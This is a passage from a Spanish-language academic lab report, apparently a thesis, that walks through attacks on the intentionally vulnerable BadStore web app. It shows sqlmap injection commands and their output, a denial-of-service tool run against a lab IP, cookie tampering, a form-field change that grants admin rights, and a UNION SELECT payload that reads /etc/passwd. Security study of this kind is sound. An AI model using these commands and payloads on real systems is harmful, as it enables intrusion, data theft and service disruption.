- Finalmente se analiza los datos almacenados en la tabla, ver resultados en las ilustraciones 15 y 16.

*Ilustración 15 Obtención Visualización de datos almacenados servidor web badstore*

```

C:\WINDOWS\system32\cmd.exe

C:\Users\MIlady\Desktop\sqlmap>sqlmap.py -u "http://192.168.0.187/cgi-bin/badstore.cgi?searchquery=hi&action=search&x=0&y=8" -D badstoredb -T itendb -C ldesc --dump

[1.2.1.11#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:25:49

[12:25:50] [INFO] resuming back-end DBMS 'mysql'
[12:25:50] [INFO] testing connection to the target URL
[12:25:50] [INFO] heuristics detected web page charset 'windows-1252'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchquery (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: searchquery=hi' RLIKE (SELECT (CASE WHEN (1273=1273) THEN 0x0800 ELSE 0x28 END)) MMjW&action=search&x=0&y=8

  Type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 OR time-based blind (heavy query)
  
```

Fuente: Autor

*Ilustración 16 Visualización de datos almacenados servidor web badstore*

```

C:\WINDOWS\system32\cmd.exe

Database: badstoredb
Table: itendb
[16 entries]
-----
| ldesc
-----
| Accurate Return on Investment
| Keeps you warm and toasty
| Everybody needs one
| The classic magicians hat
| Useless but expensive
| test item
| For when you just want to hide
| There's never enough
| Business Planning Tool
| For those who believe anything
| The rarest magic of all
| Cute white bunny
| The finest Austrian crystal for complete
| Makes perfect signatures
| Perfect for late nights
| Technical Support Agreement
-----

[12:25:51] [INFO] table 'badstoredb.itendb' dumped to CSV file 'C:\Users\MIlady\sqlmap\output\192.168.0.187\dump\bastoreadb\itendb.csv'
[12:25:51] [INFO] fetched data logged to text files under 'C:\Users\MIlady\sqlmap\output\192.168.0.187'


[*] shutting down at 12:25:51
  
```

Fuente: Autor

### 5.1.9.3 DENEGACIÓN DE SERVICIO

- Uso de la herramienta Anonymous Doser, en la ilustración 17 se puede verificar la plataforma de la herramienta.

*Ilustración 17 Herramienta Anonymous Doser*



```
C:\Users\Mllady\AppData\Local\Temp\Rar$EXa6360.41617\Anonymous DoSer.exe
Warning: Might Hurt!

.oOo.-----.[ Anonymous DoSer ].-----oOo.

  Program Version 2.0 FINAL RELEASE
  Anonymous DoSer Created by 1337 Haxxor On HF
  Note: This is for Website's Only!
  Need any help or having problems? PM me on HF!


.oOo.-----.[ Anonymous DoSer ].-----oOo.

Website [URL/IP] :
```

*Fuente: Autor*

- Se escribe en la herramienta la IP de página web y los paquetes en este caso son 333 paquetes como se muestra en la ilustración 18.

*Ilustración 18 IP de página web*



```
C:\Users\Mllady\AppData\Local\Temp\Rar$EXa6360.41617\Anonymous DoSer.exe
Warning: Might Hurt!

.oOo.-----.[ Anonymous DoSer ].-----oOo.

  Program Version 2.0 FINAL RELEASE
  Anonymous DoSer Created by 1337 Haxxor On HF
  Note: This is for Website's Only!
  Need any help or having problems? PM me on HF!

.oOo.-----.[ Anonymous DoSer ].-----oOo.

Website [URL/IP] : 192.168.0.105
Time [SECONDS] : 333_
```

*Fuente: Autor*

- Verificación del funcionamiento de página web en la figura 19.


*Ilustración 19 Funcionamiento de página web*



*Fuente: Autor*

- Funcionamiento de herramienta *Anonimo Doser* enviando múltiples peticiones a la página web en la ilustración 20.


*Ilustración 20 Envió de peticiones*



*Fuente: Autor*



*Ilustración 23 Bloqueo de página web*



*Fuente: Autor*

#### 5.1.9.4 Cookie snooping

- Se realiza verificación de conexión de BadStore, ver ilustración 24.


*Ilustración 24 Conexión BadStore*



*Fuente: Autor*

- Se realiza registro de Usuario, ver ilustración 25.

*Ilustración 25 Registro de Usuario*



*Fuente: Autor*

- Se ejecuta la Herramientas de desarrollo, como se observa en la ilustración 26.

*Ilustración 26 Herramienta de desarrollo*



*Fuente: Autor*

- Se obtiene las cookies asociados, como se observa en la ilustración 27.


*Ilustración 27 Cookies Asociados*



*Fuente: Autor*

- Ver la ilustración 28 como se copia las cookies para su decodificación.


*Ilustración 28 Copia de las cookies asociados*



*Fuente: Autor*

- Se realiza Codificación en base24, como se observa en la ilustración 29.


*Ilustración 29 Codificación en base24*



*Fuente: Autor*

- Se realiza codificación en MD5, en la ilustración 30 se verifica la herramienta usada.

*Ilustración 30 Codificación en MD5*




*Fuente: Autor*

### 5.1.9.5 Modificación de cookies

- Se realiza registro en la WEB, ver ilustración 31.


*Ilustración 31 Registro de usuario*



*Fuente: Autor*

- Seleccionamos los productos a comprar, ver ilustración 32.

*Ilustración 32 Productos seleccionados*



*Fuente: Autor*



- En la ilustración 35 se observa el cookie; el primer valor del cookies hace referencia a la fecha, el siguiente a la cantidad de producto seleccionado, el siguiente valor es el precio de la compra, y los últimos valores hace referencia a los productos seleccionados.

*Ilustración 35 Descripción de cookie*



*Fuente: Autor*

- Al realizar la modificación de los cookies se realiza modificación de la cantidad y valor de la compra, ver ilustración 36.

*Ilustración 36 Resultado de modificación de cookies*



*Fuente: Autor*

### 5.1.9.6 Tampering de parámetros y formularios

- Luego de instalar BadStore en la máquina virtual VM VirtualBox, se ejecuta el comando *IFCONFIG* para conocer la dirección IP, se verifica la conexión con la página web, ver figura 37.


*Ilustración 37 Conexión página web BadStore*



*Fuente Autor*

- Se realiza registro de Usuario, como se observa en la ilustración 38.


*Ilustración 38 Registro de Usuario*



*Fuente: Autor*

- Se ejecuta la herramienta Inspección de elementos, en la ilustración 39 se observa la herramienta a ejecutar.

*Ilustración 39 Herramienta Inspección de elementos*



*Fuente: Autor*

- Se realiza cambio del parámetro Value del name, el cual por defecto está en U por A, que en este caso es un usuario de administrador, ver ilustración 40.


*Ilustración 40 Cambio de parámetro Value en Name*



*Fuente: Autor*

- En la ilustración 41 se verifica que el cambio se realice en la herramienta de inspección de elemento Método Post.


*Ilustración 41 Método Post*



*Fuente: Autor*

- Se ingresa al link 192.168.254.138/cgi-bin/badstore.cgi?action=admin, se selecciona la opción Show Current Users, en la ilustración 42 se observa el proceso a realizar.

*Ilustración 42 Conexión link 192.168.254.138/cgi-bin/badstore.cgi?action=admin*



*Fuente: Autor*



- Se observa los datos de la tarjeta de créditos, se puede ver los resultados en la ilustración 45.

Ilustración 45 Datos de Tarjeta de crédito

**BadStore.net Sales Report**  
Thursday, September 19, 2019 at 11:31:01

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	Ex
2019-09-19	10:40:36	8392.80	3	3000	bad@badstore.com	172.22.18.47	V	0011-0000-0000-0000	1000
2019-09-19	10:40:36	8117.80	3	3000,1000,1001	bad@badstore.com	172.22.18.100	V	0011-0000-0000-0000	1000
2019-09-19	10:40:36	8197.80	3	3000,1000,1001	mary@badstore.com	172.22.18.70	V	0000-0000-0000-0000	1000
2019-09-05	08:26:17	822.80	3	3000	bad@badstore.com	172.22.18.10	V	0000-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0000-0000-0000-0000	1000
2019-09-19	10:39:59	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0011-1111-1111-1111	1000
2019-09-19	10:39:59	8117.80	3	3000,1000,1001	bad@badstore.com	172.22.18.100	V	0011-0000-0000-0000	1000
2019-09-19	10:40:36	8117.80	3	3000	bad@badstore.com	172.22.18.70	V	0000-0000-0000-0000	1000
2019-09-19	10:40:36	8117.80	3	3000	bad@badstore.com	172.22.18.70	V	0000-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0000-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.70	V	0011-1111-1111-1111	1000
2019-09-17	08:50:18	8117.80	3	3000,1000,1001	mary@badstore.com	172.22.18.70	V	0000-0000-0000-0000	1000
2019-09-17	10:40:36	8117.80	3	3000,1000,1001	bad@badstore.com	172.22.18.100	V	0011-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0000-0000-0000-0000	1000
2019-09-20	08:30:54	8144.80	3	0011,1011,1014	mary@badstore.com	172.22.18.70	V	0000-0000-0000-0000	1000
2019-09-09	10:40:36	8117.80	3	3000	bad@badstore.com	172.22.18.100	V	0000-0000-0000-0000	1000
2019-09-09	10:40:36	8117.80	3	3000,1000,1001	bad@badstore.com	172.22.18.100	V	0011-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0011-1111-1111-1111	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0000-0000-0000-0000	1000
2019-09-19	10:40:36	840.80	3	3000,1000,1000	bad@badstore.com	172.22.18.100	V	0011-1111-1111-1111	1000

Fuente: Autor

### 5.1.9.7 Directory transversal

- Se verifica la conexión con la página web BadStore, ver ilustración 46.


*Ilustración 46 Verificación de conexión de página web*



*Fuente: Autor*

- Se ejecuta el comando "1='0' UNION SELECT 1,1,1, LOAD FILE('/ETC/PASSWD')#", como se muestra en la ilustración 47.

*Ilustración 47 Comando para obtener link*



*Fuente: Autor*



### 5.1.9.8 Navegación forzada

- Se verifica la conexión con la página web BadStore, ver ilustración 51.

